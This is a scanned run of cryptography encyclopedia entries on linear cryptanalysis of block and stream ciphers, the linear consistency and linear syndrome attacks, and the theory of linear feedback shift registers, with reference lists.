7. Brickell EF, Odlyzko AM (1992) Cryptanalysis: a survey of recent results. Contemporary Cryptology: The Science of Information Integrity, IEEE-Press, New York, pp 501–540

Linear Consistency Attack

Anne Canteaut
Project-team SECRET, INRIA Paris-Rocquencourt,
Le Chesnay, France

Related Concepts

►Linear Cryptanalysis for Stream Ciphers; ►Stream Cipher

Definition

The *linear consistency attack* is a divide-and-conquer technique which provides a ►known plaintext attack on ►stream ciphers. It was introduced by Zeng, Yang, and Rao in 1989. It has been applied to various keystream generators, like the *Jenning generator* [2], the *stop-and-go generator* [2], and the ►E0 cipher used in Bluetooth [1].

Theory

The linear consistency attack applies as soon as it is possible to single out a portion K_1 of the secret key and to form a system $Ax = b$ of linear equations, where the matrix A only

depends on K_1 and the right-side vector b is determined by the known keystream bits. Then, an exhaustive search for K_1 can be performed. The correct value of K_1 can be distinguished from a wrong one by checking whether the linear system is consistent or not. Once K_1 has been recovered, the solution x of the system may provide some additional bits of the secret key.

Recommended Reading

1. Fluhrer SR, Lucks S (2001) Analysis of the E0 encryption system. In: Selected areas in cryptography – SAC 2001, Lecture notes in computer science, vol 2259. Springer, Berlin, pp 38–48
2. Zeng K, Yang CH, Rao TRN (1989) On the linear consistency test (LCT) in cryptanalysis with applications. In: Advances in cryptology – CRYPTO'89. Lecture notes in computer science, vol 435. Springer, Berlin, pp 164–174

Linear Cryptanalysis for Block Ciphers

Alex Biryukov[1], Christophe De Cannière[2]
[1] FDEF, Campus Limpertsberg, University of Luxembourg, Luxembourg
[2] Department of Electrical Engineering, Katholieke Universiteit Leuven, Leuven-Heverlee, Belgium

Related Concepts

►Block Ciphers; ►FEAL

Definition

Linear cryptanalysis is a ►known plaintext attack in which the attacker studies probabilistic linear relations (called *linear approximations*) between parity bits of the plaintext, the ciphertext, and the secret ►key. Given an approximation with high probability, the attacker obtains an estimate for the parity bit of the secret key by analyzing the parity bits of the known plaintexts and ciphertexts. Using auxiliary techniques, he or she can usually extend the attack to find more bits of the secret key.

Background

Linear cryptanalysis is a powerful method of ►cryptanalysis of block ciphers introduced by Matsui in 1993 [13]. The attack in its current form was first applied to the ►Data Encryption Standard (DES), but an early variant of linear cryptanalysis, developed by Matsui and Yamagishi, was already successfully used to attack ►FEAL in 1992 [12].

Theory

The next section provides some more details about the attack algorithm. Sections "Piling-up Lemma" to "Provable security against linear cryptanalysis" discuss a number of practical and theoretical aspects which play a role in linear cryptanalysis. Section "Comparison with differential cryptanalysis" points out analogies between linear and differential cryptanalysis, and Section "Extensions" concludes with some extended variants of linear cryptanalysis.

Outline of a Linear Attack

Following Matsui's notation, we denote by $A[i]$ the ith bit of A and by $A[i_1, i_2, \ldots, i_k]$ the parity bit $A[i_1] \oplus A[i_2] \oplus \cdots \oplus A[i_k]$. The first task of the attacker is to find a suitable linear approximation. For simple linear operations such as an XOR with the key or a permutation of bits, very simple linear expressions can be written which hold with probability one. For nonlinear elements of a cipher such as S-boxes, one tries to find linear approximations with probability p that maximizes $\left|p - \frac{1}{2}\right|$. Approximations for single operations inside a cipher are then further combined into approximations that hold for a single round of a cipher. By appropriate concatenation of one-round approximations, the attacker eventually obtains an approximation for the whole cipher of the type:

$$P[i_1, i_2 \ldots, i_a] \oplus C[j_1, j_2, \ldots, j_b] = K[k_1, k_2, \ldots, k_c], \quad (1)$$

where $i_1, i_2, \ldots, i_a$, $j_1, j_2, \ldots, j_b$, and $k_1, k_2, \ldots, k_c$ denote fixed bit locations. Note that such approximation is interesting only if it holds with a probability $p \neq \frac{1}{2}$ (how this probability is calculated is explained in the next section). For DES, Matsui found such an approximation with probability $\frac{1}{2} + 2^{-24}$. Using this approximation, a simple algorithm based on the maximum likelihood method can be used to find one parity bit $K[k_1, k_2, \ldots, k_c]$ of the key:

Given a pool of N random known plaintexts, let T be the number of plaintexts such that the left side of the Eq. 1 is 0.

if $(T - N/2) \cdot (p - 1/2) > 0$ then
    $K[k_1, \ldots, k_c] = 0$
else
    $K[[k_1, \ldots, k_c]] = 1$
end if

In order for the parity bit $K[k_1, k_2, \ldots, k_c]$ to be recovered correctly with a reasonable probability, Matsui demonstrated that the amount of plaintext N needs to be in

the order of $\left|p - \frac{1}{2}\right|^{-2}$. More efficient algorithms for linear cryptanalysis, which find more key bits, are described in [12].

Piling-up Lemma

The first stage in linear cryptanalysis consists in finding useful approximations for a given cipher (or in demonstrating that no useful approximations exist, which is usually much more difficult). Although the most biased linear approximation can easily be found in an exhaustive way for a simple component such as an S-box, a number of practical problems arise when trying to extrapolate this method to full-size ciphers. The first problem concerns the computation of the probability of a linear approximation. In principle, this would require the cryptanalyst to run through all possible combinations of plaintexts and keys, which is clearly infeasible for any practical cipher. The solution to this problem is to make a number of assumptions and to approximate the probability using the so-called *Piling-up Lemma*.

Lemma 1 *Given n independent random variables $X_1, X_2, \ldots, X_n$ taking on values from {0,1}, then the bias $\epsilon = p - 1/2$ of the sum $X = X_1 \oplus X_2 \oplus \ldots \oplus X_n$ is given by:*

$$\epsilon = 2^{n-1} \prod_{j=1}^{n} \epsilon_j, \tag{2}$$

where $\epsilon_1, \epsilon_2, \ldots, \epsilon_n$ are the biases of the terms $X_1, X_2, \ldots, X_n$.

Notice that the lemma can be further simplified by defining $c = 2\epsilon$, known as the imbalance or the (correlation) of an expression. With this notation, Eq. 2 reduces to

$$c = \prod_{j=1}^{n} c_j.$$

In order to estimate the probability of a linear approximation using the Piling-up Lemma, the approximation is written as a chain of connected linear approximations, each spanning a small part of the cipher. Such a chain is called a *linear characteristic*. Assuming that the biases of these partial approximations are statistically independent and easy to compute, the total bias can be computed using Eq. 2.

Although the Piling-up Lemma produces very good estimations in many practical cases, even when the approximations are not strictly independent, it should be stressed that unexpected effects can occur when the independence assumption is not fulfilled. In general, the actual bias in these cases can be both much smaller and much larger than predicted by the lemma.

Matsui's Search for the Best Approximations

The Piling-up Lemma in the previous section provides a useful tool to estimate the strength of a given approximation, but the problem remains how to find the strongest approximations for a given cipher. For DES, this open problem was solved by Matsui in 1994 [15]. In his second paper, he proposes a practical search algorithm based on a recursive reasoning. Given the probabilities of the best i-round characteristic with $1 \le i \le n-1$, the algorithm efficiently derives the best characteristic for n rounds. This is done by traversing a tree where branches are cut as soon as it is clear that the probability of a partially constructed approximation cannot possibly exceed some initial estimation of the best n-round characteristic.

Matsui's algorithm can be applied to many other ►block ciphers, but its efficiency varies. In the first place, the running time strongly depends on the accuracy of the initial estimation. Small estimations increase the size of the search tree. On the other hand, if the estimation is too large, the algorithm will not return any characteristic at all. For DES, good estimations can be easily obtained by first performing a restricted search over all characteristics which only cross a single S-box in each round. This does not work as nicely for other ciphers, however. The specific properties of the S-boxes also affect the efficiency of the algorithm. In particular, if the maximum bias of the S-box is attained by many different approximations (as opposed to the distinct peaks in the DES S-boxes), this will slow down the algorithm.

Linear Hulls

Estimating the bias of approximations by constructing linear characteristics is very convenient, but in some cases, the value derived in this way diverges significantly from the actual bias. The most important cause for this difference is the so-called *linear hull* effect, first described by Nyberg in 1994 [16]. The effect takes place when the correlation between plaintext and ciphertext bits, described by a specific linear approximation, can be explained by multiple linear characteristics, each with a non-negligible bias, and each involving a different set of key bits. Such a set of linear characteristics with identical input and output masks is called a *linear hull*. Depending on the value of the key, the different characteristics will interfere constructively or destructively, or even cancel out completely. If the sets of keys used in the different linear characteristics are independent, then this effect might considerably reduce the average bias of expression (1), and thus the success rate of the simple attack described above. Nyberg's paper shows, however, that the more efficient attacks described

in [12], which only use the linear approximations as a distinguisher, will typically benefit from the linear hull effect.

Provable Security Against Linear Cryptanalysis

The existence of a single sufficiently biased linear characteristic suffices for a successful linear attack against a block cipher. A designer's first objective is therefore to ensure that such characteristic cannot possibly exist. This is usually done by choosing highly nonlinear S-boxes and then arguing that the diffusion in the cipher forces all characteristics to cross a sufficiently high minimal number of "active" S-boxes.

The above approach provides good heuristic arguments for the strength of a cipher, but in order to rigorously prove the security against linear cryptanalysis, the designer also needs to take into account more complex phenomena such as the linear hull effect. For DES-like ciphers, such security proofs were studied by Knudsen and Nyberg, first with respect to differential cryptanalysis [17], and then also applied to linear cryptanalysis [16]. The results inspired the design of a number of practical block ciphers such as MISTY (or its variant KASUMI; ►KASUMI/MISTYI), ►Rijndael/AES, ►Camellia, and others. Later, similar proofs were formulated for ciphers based on SP-networks [5, 8].

A somewhat more general theory for provable security against a class of attacks, including basic linear cryptanalysis, is based on the notion of decorrelation, introduced by Vaudenay [23]. The theory suggests constructions were a so-called Decorrelation Module that effectively blocks the propagation of all traditional linear and differential characteristics.

An important remark with respect to the previous notions of provable security, however, is that ciphers which are provably optimal against some restricted class of attacks often tend to be weak when subject to other types of attacks [21, 24].

Comparison with Differential Cryptanalysis

Linear cryptanalysis has many methodological similarities with ►differential cryptanalysis as is noted in [1]. *Differential characteristics* correspond to *linear approximations*. *Difference distribution tables* are replaced by *linear approximation tables*. Concatenation rule for differential characteristics: "match the differences, multiply the probabilities" corresponds to concatenation rule for linear approximations (the piling-up lemma): "match the masks, multiply the imbalances." The algorithms that search for the best characteristic or the best linear approximation are essentially the same. The notion of *differentials* has a corresponding notion of *linear hulls*. Together with striking methodological similarity between the two techniques, there is also *duality* [15] of operations: "XOR branch" and "three-forked branch" are mutually dual regarding their action on differences and masks, respectively. An important distinction between the two methods is that differential cryptanalysis works with blocks of bits, while linear cryptanalysis typically works with a single bit. The bias of the linear approximation has a sign. Thus, given two approximations with the same input and output masks and equal probability but opposite signs, the resulting approximation will have zero bias, due to the cancellation of the two approximations by each other.

Extensions

The linear cryptanalysis technique has received much attention since its invention and has enjoyed several extensions. One technique is a combined ►differential–linear approach proposed by Langford and Hellman. Other extensions include *key-ranking* which allows for a tradeoff between data and time of analysis [6, 14, 19]; *partitioning cryptanalysis* [4] which studies correlation between partitions of the plaintext and ciphertext spaces (no practical cipher has been broken via this technique so far); X^2 *cryptanalysis* [10, 22] has been applied successfully against several ciphers, including round-reduced versions of ►RC6; the use of nonlinear approximations was suggested [11, 20], but so far it provided only small improvements over the linear cryptanalysis. A full nonlinear generalization still remains evasive. The idea to use multiple approximations has been proposed in [7] though the problem of estimating the attacker's gain as well as information extraction from such approximations largely remained opened. In [2] by using a maximal likelihood framework, explicit gain formulas have been derived. Define *capacity* $\overline{c}^2$ of a system of m approximations as $\overline{c}^2 = 4 \cdot \sum_{j=1}^{m} \epsilon_j^2$, where ϵ_j – are the biases of individual approximations. For a fixed attacker's gain over the ►exhaustive search, the data complexity N of the multiple linear attack is proportional to $\overline{c}^2$ – the *capacity* of the "information channel" provided by multiple approximations. The paper also describes several algorithms which provide such gains. A conversion of a known plaintext linear attack to a chosen plaintext linear attack has been proposed in [9]. Finally note that similar techniques have been applied to stream ciphers (►Linear Cryptanalysis for Stream Ciphers).

Recommended Reading

1. Biham E (1995) On Matsui's linear cryptanalysis. In: De Santis A (ed) Advances in cryptology – eurocryrt'94. Lecture notes in computer science, vol 950. Springer, Berlin, pp 341–355
2. Biryukov A, De Cannière C, Quisquater M (2004) On multiple linear approximations In: Franklin M (ed) Advances in cryptology, proceedings of crypto 2004. Lecture notes in computer science, vol 3152. Springer, pp 1–22
3. Desmedt Y (ed) (1994). In: Desmedt YG (ed) Advances in cryptology – crypto'94. Lecture notes in computer science, vol 839. Springer, Berlin
4. Harpes C, Massey JL (1997) Partitioning cryptanalysis. In: Biham E (1997) Fast software encryption, FSE'97. Lecture notes in computer science, vol 1267. Springer, Berlin, pp 13–27
5. Hong S, Lee S, Lim J, Sung J, Cheon D, Cho I (2000) Provable security against differential and linear cryptanalysis for the SPN structure. In: Schneier B (ed) Proceedings of fast software encryption – FSE 2000. Lecture notes in computer science, vol 1978. Springer-Verlag, Berlin, pp 273–283
6. Junod P, Vaudenay S (2003) Optimal key ranking procedures in a statistical cryptanalysis. In: Johansson T (ed) Fast software encryption, FSE 2003. Lecture notes in computer science, vol 2887. Springer, Berlin, pp 1–15
7. Kaliski BS, Robshaw MJ (1994) Linear cryptanalysis using multiple approximations. In: Desmedt Y (ed) Advances in cryptography – crypto'94. Lecture notes in computer science, vol 839. Springer, Berlin, pp 26–39
8. Keliher L, Meijer H, Tavares SE (2001) New method for upper bounding the maximum average linear hull probability for SPNs. In: Pfitzmann B (ed) eurocrypt 2001. Lecture notes in computer science, vol 2045. Springer, Berlin, pp 420–436
9. Knudsen LR, Mathiassen JE (2001) A chosen-plaintext linear attack on DES. In: Schneier B (ed) Fast software encryption, FSE 2000. Lecture notes in computer science, vol 1978. Springer, Berlin, pp 262–272
10. Knudsen LR, Meier W (2000) Correlations in RC6 with a reduced number of rounds. In: Schneier B (ed) Proceedings of fast software encryption – FSE 2000. Lecture notes in computer science, vol 1978. Springer, Berlin, pp 94–108
11. Knudsen LR, Robshaw MJB (1996) Non-linear approximations in linear cryptanalysis. In: Maurer U (ed) Advances in cryptology – eurocrypt'96. Lecture notes in computer science, vol 1070. Springer, Berlin, pp 224–236
12. Matsui M (1993) Linear cryptanalysis method for DES cipher. In: Helleseth T (ed) Advances in cryptology – eurocrypt'93. Lecture notes in computer science, vol 765. Springer, Berlin, pp 386–397
13. Matsui M, Yamagishi A (1993) A new method for known plaintext attack of FEAL cipher. In: Rueppel RA (ed) Advances in cryptography – eurocrypt'92. Lecture notes in computer science, vol 658. Springer, Berlin, pp 81–91
14. Matsui M (1994) The first experimental cryptanalysis of the data encryption standard. In: Desmedt YG (ed) Advances in cryptography – crypto'94. Lecture notes in computer science, vol 839. Springer, Berlin, pp 1–11
15. Matsui M () On correlation between the order of S-boxes and the strength of DES. In: De Santis S (ed) Advances in cryptology – eurocrypt'94. Lecture notes in computer science, vol 950. Springer, Berlin, pp 366–375
16. Nyberg K (1994) Linear approximations of block ciphers. In: De Santis (ed) Advances in cryptography – eurocrypt'94. Lecture notes in computer science, vol 950. Springer, Berlin, pp 439–444
17. Nyberg K, Knudsen LR (1995) Provable security against a differential attack. J Cryptol 8(1):27–38
18. Santis AD (ed) (1995). In: De Santis A (ed) Advances in cryptology – eurocrypt'94. Lecture notes in computer science, vol 950. Springer, Berlin
19. Selcuk AA (2002) On probability of success in differential and linear cryptanalysis. Technical report, network systems lab, department of computer science, Purdue University, 2002. Previously published at SCN 2002
20. Shimoyama T, Kaneko T (1998) Quadratic relation of S-box and its application to the linear attack of full round des. In: Krawczyk H (ed) Advances in cryptology – crypto'98. Lecture notes in computer science, vol 1462. Springer, Berlin, pp 200–211
21. Shimoyama T, Moriai S, Kaneko T, Tsujii S (1999) Improved higher order differential attack and its application to Nyberg-Knudsen's designed block cipher. IEICE Trans Fundament E82-A(9):1971–1980 http://search.ieice.or.jp/1999/files/e000a09.htm#e82-a,9,1971
22. Vaudenay S (1996) On the weak keys of blowfish. In: Gollmann D (ed) Fast software encryption, FSE'96. Lecture notes in computer science, vol 1039. Springer, Berlin, pp 27–32
23. Vaudenay S (2003) Decorrelation: a theory for block cipher security. Journal of Cryptology 16(4):249–286
24. Wagner D (1999) The boomerang attack. In: Knudsen LR (ed) Fast software encryption, FSE'99. Lecture notes in computer science, vol 1636. Springer, Berlin, pp 156–170

Linear Cryptanalysis for Stream Ciphers

Anne Canteaut
Project-Team SECRET, INRIA Paris-Rocquencourt, Le Chesnay, France

Related Concepts

►Fast Correlation Attack; ►Linear Cryptanalysis; ►Stream Cipher

Definition

Linear cryptanalysis for stream ciphers relies on the same basic principles as the ►linear cryptanalysis for block ciphers introduced by Matsui. It exploits the existence of biased linear relations between some keystream bits and some key bits. The linear cryptanalysis provides a ►known plaintext attack on various ►stream ciphers, which allows to distinguish the keystream from a truly random sequence. Such a *distinguishing attack* can be used for reducing the uncertainty of unknown plaintexts, or for recovering the unknown structure of the keystream generator. It may also be extended to a key-recovery attack in some cases. It might be mounted in the context of a ►resynchronization attack, when several keystream segments corresponding to different initial values are available to the attacker.

Background

In the context of stream ciphers, linear cryptanalysis is a terminology introduced by Golić in 1994 [7]. However, linear attacks against stream ciphers were known before the introduction of linear cryptanalysis by Matsui: for instance, the ►correlation attack on the ►combination generator presented by Siegenthaler in 1985 [9] exploits a biased linear relation between the keystream and the bits of the initial state of a constituent register.

Theory

The linear cryptanalysis consists in finding some linear functions of the keystream bits which are not *balanced*, i.e., which are not uniformly distributed. Such linear correlations are used for distinguishing the keystream sequence from a random sequence by a classical statistical test.

Biased linear relations are usually found by replacing the nonlinear components in the cipher by appropriate linear approximations. General methods for exhibiting such relations include the ►correlation attack [9] against the ►combination generator and on the ►filter generator, the *linear sequential circuit approximation* due to Golić [6, 7] and some variants used in [2–4] against several LFSR-based generators.

Linear cryptanalysis has led to successful attacks on several stream ciphers, including SOBER [4], SNOW [3, 8, 10], ►E0 [5], and the original version of Grain [1].

Recommended Reading

1. Berbain C, Gilbert H, Maximov A (2006) Cryptanalysis of Grain. In: Fast software encryption – FSE 2006. Lecture notes in computer science, vol 4047. Springer, Berlin, pp 15–29
2. Canteaut A, Filiol E (2001) Ciphertext only reconstruction of stream ciphers based on combination generators. In: Fast software encryption – FSE 2000. Lecture notes in computer science, vol 1978. Springer, Berlin, pp 165–180
3. Coppersmith D, Halevi S, Jutla C (2002) Cryptanalysis of stream ciphers with linear masking. In: Advances in cryptology – CRYPTO 2002. Lecture notes in computer science, vol 2442. Springer, Berlin, pp 515–532
4. Ekdahl P, Johansson T (2002) Distinguishing attacks on SOBER-t16 and t32. In: Fast software encryption – FSE 2002. Lecture notes in computer science, vol 2365. Springer, Berlin, pp 210–224
5. Golić JDj, Bagini V, Morgari G (2002) Linear cryptanalysis of Bluetooth stream cipher. In: Advances in cryptology – EUROCRYPT 2002. Lecture notes in computer science, vol 2332. Springer, Berlin, pp 238–255
6. Golić JDj (1992) Correlation via linear sequential circuit approximation of combiners with memory. In: Advances in cryptology – EUROCRYPT'92. Lecture notes in computer science, vol 658. Springer, Berlin, pp 113–123
7. Golić JDj (1994) Linear cryptanalysis of stream ciphers. In: Fast software encryption – FSE'94. Lecture notes in computer science, vol 1008. Springer, Berlin, pp 154–169
8. Nyberg K, Wallén J (2006) Improved linear distinguishers for SNOW 2.0. In: Fast software encryption – FSE 2006. Lecture notes in computer science, vol 4047. Springer, Berlin, pp 144–162
9. Siegenthaler T (1985) Decrypting a class of stream ciphers using ciphertext only. IEEE Trans Comput C-34(1):81–84
10. Watanabe D, Biryukov A, De Cannière C (2003) A distinguishing attack of SNOW 2.0 with linear masking method. In: Selected areas in cryptography – SAC 2003. Lecture notes in computer science, vol 3006. Springer, Berlin, pp 222–233

Linear Feedback Shift Register

Anne Canteaut
Project-Team SECRET, INRIA Paris-Rocquencourt, Le Chesnay, France

Synonyms

LFSR

Related Concepts

►Berlekamp–Massey Algorithm; ►Combination Generator; ►Filter Generator; ►Linear Complexity; ►Minimal Polynomial; ►Stream Cipher

Definition


Linear Feedback Shift Registers (LFSRs) are the basic components of many ►running-key generators for ►stream cipher applications, because they are appropriate to hardware implementation and they produce sequences with good statistical properties. LFSR refers to a feedback shift register with a linear feedback function (►Nonlinear Feedback Shift Register).

An LFSR of length L over $\mathbf{F}_q$ is a finite state automaton which produces a semi-infinite sequence of elements of $\mathbf{F}_q$, $\mathbf{s} = (s_t)_{t\geq 0} = s_0 s_1 \ldots$, satisfying a linear recurrence relation of degree L over $\mathbf{F}_q$

$$s_{t+L} = \sum_{i=1}^{L} c_i s_{t+L-i}, \qquad \forall t \geq 0.$$

The L coefficients $c_1, \ldots, c_L$ are elements of $\mathbf{F}_q$. They are called the *feedback coefficients* of the LFSR.

An LFSR of length L over $\mathbf{F}_q$ has the following form:



The register consists of L delay cells, called *stages*, each containing an element of $\mathbf{F}_q$. The contents of the L stages, $s_t, \ldots, s_{t+L-1}$, form the *state* of the LFSR. The L stages are initially loaded with L elements, $s_0, \ldots, s_{L-1}$, which can be arbitrary chosen in $\mathbf{F}_q$; they form the *initial state* of the register.

The shift register is controlled by an external clock. At each time unit, each digit is shifted one stage to the right. The content of the rightmost stage s_t is output. The new content of the leftmost stage is the *feedback bit*, s_{t+L}. It is obtained by a linear combination of the contents of the register stages, where the coefficients of the linear combination are given by the feedback coefficients of the LFSR:

$$s_{t+L} = \sum_{i=1}^{L} c_i s_{t+L-i}.$$

Therefore, the LFSR implements the linear recurrence relation of degree L:

$$s_{t+L} = \sum_{i=1}^{L} c_i s_{t+L-i}, \qquad \forall t \geq 0.$$

Example. Table 1 gives the successive states of the binary LFSR of length 4 with feedback coefficients $c_1 = c_2 = 0$, $c_3 = c_4 = 1$ and with initial state $(s_0, s_1, s_2, s_3) = (1, 0, 1, 1)$. This LFSR is depicted in Fig. 1. It corresponds to the linear recurrence relation

$$s_{t+4} = s_{t+1} + s_t \bmod 2.$$

The output sequence $s_0 s_1 \ldots$ generated by this LFSR is $1011100\ldots$.

Theory

Feedback polynomial and characteristic polynomial. The output sequence of an LFSR is uniquely determined by its feedback coefficients and its initial state. The feedback coefficients $c_1, \ldots, c_L$ of an LFSR of length L are usually represented by the LFSR *feedback polynomial* (or *connection polynomial*) defined by

$$P(X) = 1 - \sum_{i=1}^{L} c_i X^i.$$

Alternatively, one can use the *characteristic polynomial* [3], which is the reciprocal polynomial of the feedback polynomial:


$$P^\star(X) = X^L P(1/X) = X^L - \sum_{i=1}^{L} c_i X^{L-i}.$$

For instance, the feedback polynomial of the binary LFSR shown in Fig. 1 is $P(X) = 1 + X^3 + X^4$ and its characteristic polynomial is $P^\star(X) = 1 + X + X^4$.

An LFSR is said to be *non-singular* if the degree of its feedback polynomial is equal to the LFSR length (i.e., if the feedback coefficient c_L differs from 0). Any sequence generated by a non-singular LFSR of length L is periodic, and its period does not exceed $q^L - 1$. Indeed, the LFSR has at most q^L different states and the all-zero state is always followed by the all-zero state. Moreover, if the LFSR is singular, all generated sequences are *ultimately periodic*, that is, the sequences obtained by ignoring a certain number of elements at the beginning are periodic [2].

Characterization of LFSR output sequences. A given LFSR of length L over $\mathbf{F}_q$ can generate q^L different sequences corresponding to the q^L different initial states and these sequences form a vector space over $\mathbf{F}_q$. The set of all sequences generated by an LFSR with feedback polynomial P is characterized by the following property: a sequence $(s_t)_{t\geq 0}$ is generated by an LFSR of length L over $\mathbf{F}_q$ with feedback polynomial P if and only if there exists a polynomial $Q \in \mathbf{F}_q[X]$ with $\deg(Q) < L$ such that the generating function of $(s_t)_{t\geq 0}$ satisfies


$$\sum_{t\geq 0} s_t X^t = \frac{Q(X)}{P(X)}.$$



Linear Feedback Shift Register. Fig. 1 Binary LFSR with feedback coefficients $(c_1, c_2, c_3, c_4) = (0, 0, 1, 1)$

Linear Feedback Shift Register. Table 1 Successive states of the LFSR with feedback coefficients $(c_1, c_2, c_3, c_4) = (0, 0, 1, 1)$ and with initial state $(s_0, s_1, s_2, s_3) = (1, 0, 1, 1)$

t	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15
s_t	1	0	1	1	1	1	0	0	0	1	0	0	1	1	0	1
s_{t+1}	0	1	1	1	1	0	0	0	1	0	0	1	1	0	1	0
s_{t+2}	1	1	1	1	0	0	0	1	0	0	1	1	0	1	0	1
s_{t+3}	1	1	1	0	0	0	1	0	0	1	1	0	1	0	1	1




Linear Feedback Shift Register. Fig. 2 Example of a LFSR of length 10

Moreover, the polynomial Q is completely determined by the coefficients of P and by the initial state of the LFSR:

$$Q(X) = -\sum_{i=0}^{L-1} X^i \left(\sum_{j=0}^{i} c_{i-j} s_j \right),$$

where $P(X) = \sum_{i=0}^{L} c_i X^i$. This result, which is called the fundamental identity of formal power series of linear recurring sequences, means that there is a one-to-one correspondence between the sequences generated by an LFSR of length L with feedback polynomial P and the fractions $Q(X)/P(X)$ with $\deg(Q) < L$. It has two major consequences. On the first hand, any sequence generated by an LFSR with feedback polynomial P is also generated by any LFSR whose feedback polynomial is a multiple of P. This property is used in some attacks on keystream generators based on LFSRs (►Fast Correlation attack). On the other hand, a sequence generated by an LFSR with feedback polynomial P is also generated by a shorter LFSR with feedback polynomial P' if the corresponding fraction $Q(X)/P(X)$ is such that $\gcd(P, Q) \neq 1$. Thus, amongst all sequences generated by the LFSR with feedback polynomial P, there is one which can be generated by a shorter LFSR if and only if P is not ►irreducible over $\mathbf{F}_q$.

Moreover, for any linear recurring sequence $(s_t)_{t\geq 0}$, there exists a unique polynomial P_0 with constant term equal to 1, such that the generating function of $(s_t)_{t\geq 0}$ is given by $Q_0(X)/P_0(X)$, where P_0 and Q_0 are relatively prime. Then, the shortest LFSR which generates $(s_t)_{t\geq 0}$ has length $L = \max(\deg(P_0), \deg(Q_0) + 1)$, and its feedback polynomial is equal to P_0. The reciprocal polynomial of P_0, $X^L P_0(1/X)$, is the characteristic polynomial of the shortest LFSR which generates $(s_t)_{t\geq 0}$; it is called the ►minimal polynomial of the sequence. It determines the linear recurrence relation of least degree satisfied by the sequence. The degree of the minimal polynomial of a linear recurring sequence is the ►linear complexity of the sequence. It corresponds to the length of the shortest LFSR which generates it. The minimal polynomial of a sequence $\mathbf{s} = (s_t)_{t\geq 0}$ of linear complexity $\Lambda(\mathbf{s})$ can be determined from the knowledge of at least $2\Lambda(\mathbf{s})$ consecutive bits of $\mathbf{s}$ by the ►Berlekamp–Massey algorithm.



Linear Feedback Shift Register. Fig. 3 LFSR of length 3 which generates the same sequence as the LFSR of Fig. 2

Example. The binary LFSR of length 10 depicted in Fig. 2 has feedback polynomial

$$P(X) = 1 + X + X^3 + X^4 + X^7 + X^{10},$$

and its initial state $s_0 \ldots s_9$ is 1001001001.

The generating function of the sequence produced by this LFSR is given by

$$\sum_{t\geq 0} s_t X^t = \frac{Q(X)}{P(X)}$$

where Q is deduced from the coefficients of P and from the initial state:

$$Q(X) = 1 + X + X^7.$$

Therefore, we have

$$\sum_{t\geq 0} s_t X^t = \frac{1 + X + X^7}{1 + X + X^3 + X^4 + X^7 + X^{10}} = \frac{1}{1 + X^3},$$

since $1 + X + X^3 + X^4 + X^7 + X^{10} = (1 + X + X^7)(1 + X^3)$ in $\mathbf{F}_2[X]$. This implies that $(s_t)_{t\geq 0}$ is also generated by the LFSR with feedback polynomial $P_0(X) = 1 + X^3$ depicted in Fig. 3. The minimal polynomial of the sequence is then $1 + X^3$ and its linear complexity is equal to 3.

Period of an LFSR sequence. The minimal polynomial of a linear recurring sequence plays a major role since it completely determines the linear complexity and the least period of the sequence. Actually, the least period of a linear recurring sequence is equal to the period of its minimal polynomial. The *period* (also called the *order*) of a polynomial P in $\mathbf{F}_q[X]$, where $P(0) \neq 0$, is the least positive integer e for which $P(X)$ divides $X^e - 1$. Then, $\mathbf{s}$ has maximal period $q^{\Lambda(\mathbf{s})} - 1$ if and only if its minimal polynomial is a primitive polynomial (i.e., if the period of its minimal polynomial is maximal). For instance, the sequence generated by the LFSR shown in Fig. 3 has period 3 because its minimal polynomial $1 + X^3$ has period 3. This sequence is 100100100 . . .. On the other hand, any nonzero sequence

generated by the LFSR of length 4 depicted in Fig. 1 has period $2^4 - 1 = 15$. Actually, the minimal polynomial of any such sequence corresponds to its characteristic polynomial $P^\star(X) = 1+X+X^4$, because $P^\star$ is irreducible. Moreover, $P^\star$ is a primitive polynomial. Any sequence $\mathbf{s} = (s_t)_{t\geq 0}$ generated by an LFSR of length L which has a primitive feedback polynomial has the highest possible linear complexity $\Lambda(\mathbf{s}) = L$ and the highest possible period $q^L - 1$. Such sequences are called ►maximal-length linear sequences (m-sequences). Because of the previous optimal properties, the linear recurring sequences used in cryptography are always chosen to be m-sequences. Moreover, they possess good statistical properties [1] (►maximal-length linear sequences for further details). In other terms, the feedback polynomial of a LFSR should always be chosen to be a primitive polynomial.

Keystream generators based on LFSRs. It is clear that an LFSR should never be used by itself as a keystream generator. If the feedback coefficients of the LFSR are public, the entire keystream can obviously be recovered from the knowledge of any Λ consecutive bits of the keystream, where Λ is the linear complexity of the running-key (which does not exceed the LFSR length). If the feedback coefficients are kept secret, the entire keystream can be recovered from any 2Λ consecutive bits of the keystream by the ►Berlekamp–Massey algorithm. Therefore, a commonly used technique to produce a pseudorandom sequence which can be used as a running-key is to combine several LFSRs in different ways in order to generate a linear recurring sequence which has a high linear complexity (e.g., ►combination generator, ►filter generator...).

Recommended Reading

1. Golomb SW (1982) Shift register sequences. Revised edition, Aegean Park Press, Laguna Hills, CA
2. Lidl R, Niederreiter H (1983) Finite fields. Cambridge University Press, Cambridge
3. Rueppel RA (1986) Analysis and design of stream ciphers. Springer-Verlag, New York

Linear Syndrome Attack

Anne Canteaut
Project-Team SECRET, INRIA Paris-Rocquencourt, Le Chesnay, France

Related Concepts

►Fast Correlation Attack; ►Stream Cipher

Definition

The *linear syndrome attack* is an attack on ►LFSR-based keystream generators, which was presented by Zeng and Huang in 1988 [1] (see also [3]). It is a weak version of the ►fast correlation attack, which was independently proposed by Meier and Staffelbach [2].

Recommended Reading

